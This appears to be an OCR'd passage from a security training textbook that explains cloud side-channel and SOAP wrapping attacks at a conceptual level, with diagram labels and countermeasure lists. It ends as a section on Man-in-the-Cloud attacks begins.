


User
Multi-tenant Cloud
CPU Cache
Victim's VM
Cryptographic Keys/ Plain Text Secrets
Attacker impersonates victim using the stolen credentials
Attacker's VM
Steals victim's credentials
Attacker
1 Timing Attack
2 Data Remanence
3 Acoustic Cryptanalysis
4 Power Monitoring Attack
5 Differential Fault Analysis

Figure 19.33: Example of Side-Channel attacks

Side-Channel Attack Countermeasures

- Implement a virtual firewall in the cloud server back-end of the cloud computing; this prevents the attacker from placing malicious VMs.
- Implement random encryption and decryption (encrypts data using RSA, 3DES, AES algorithms).
- Lockdown OS images and application instances to prevent compromising vectors that might provide access.
- Check for repeated access attempts to local memory and to any hypervisor processes or shared hardware cache by tuning and collecting local process monitoring data and logs for cloud systems.
- Code the applications and OS components so that they access shared resources, such as memory cache, in a consistent and predictable way. This coding style prevents attackers from collecting sensitive information, such as timing statistics and other behavioral attributes.



Cloud Attacks: Wrapping Attack

- A wrapping attack is performed during the **translation of the SOAP message** in the TLS layer where attackers duplicate the body of the message and sends it to the server as a legitimate user

User
Attacker
Cloud Server
http://
1
User sends request to the webserver
Header
Body
2
Sends a SOAP message with a header
Intercepts the SOAP message
Header + Body
Malicious Body
3
Duplicates the original document, adds the copy to the header and modifies the original document
Sends the modified SOAP message

Wrapping Attack

A wrapping attack is performed during the translation of the SOAP message in the TLS layer, where attackers duplicate the body of the message and send it to the server as a legitimate user. As shown in the below figure, when users send a request from their VM through a browser, the request first reaches the web server. Then, a SOAP message containing structural information is generated and exchanged with the browser during the passing of the message. Before the message passing occurs, the browser needs to sign the XML document and canonicalize it. Additionally, it should append the signature values to the document. Finally, the SOAP header should contain the necessary information for the destination after computation.

In a wrapping attack, the adversary deception occurs during the translation of the SOAP message in the TLS. The attacker duplicates the body of the message and sends it to the server as a legitimate user. The server checks the authentication through the signature value (which is also duplicated) and verifies its integrity. As a result, the adversary can intrude in the cloud and run malicious code to interrupt the usual functioning of the cloud servers.




User
http://
Attacker
Cloud Server
1
User sends request to the webserver
Header
Body
2
Sends a SOAP message with a header
Intercepts the SOAP message
Header + Body
Malicious Body
Duplicates the original document, adds the copy to the header and modifies the original document
3
Sends the modified SOAP message

Figure 19.34: Example of a wrapping attack

Countermeasures:

- Use XML schema validation to detect SOAP messages.
- Apply authenticated encryption in the XML encryption specification.
- Improve the interface between signature verification and business logic functions.
- Ensure that users specify the SOAP body and headers to be signed by implementing the `WS-SecurityPolicy` "`SignedParts`" policy.
- Use the `CryptoCoverageChecker` interceptor to specify the XPath expression related to the element that should be signed or encrypted.



Cloud Attacks: Man-in-the-Cloud (MITC) Attack

- Man-in-the-Cloud (MITC) attacks are an advanced version of Man-in-the-middle (MITM) attacks
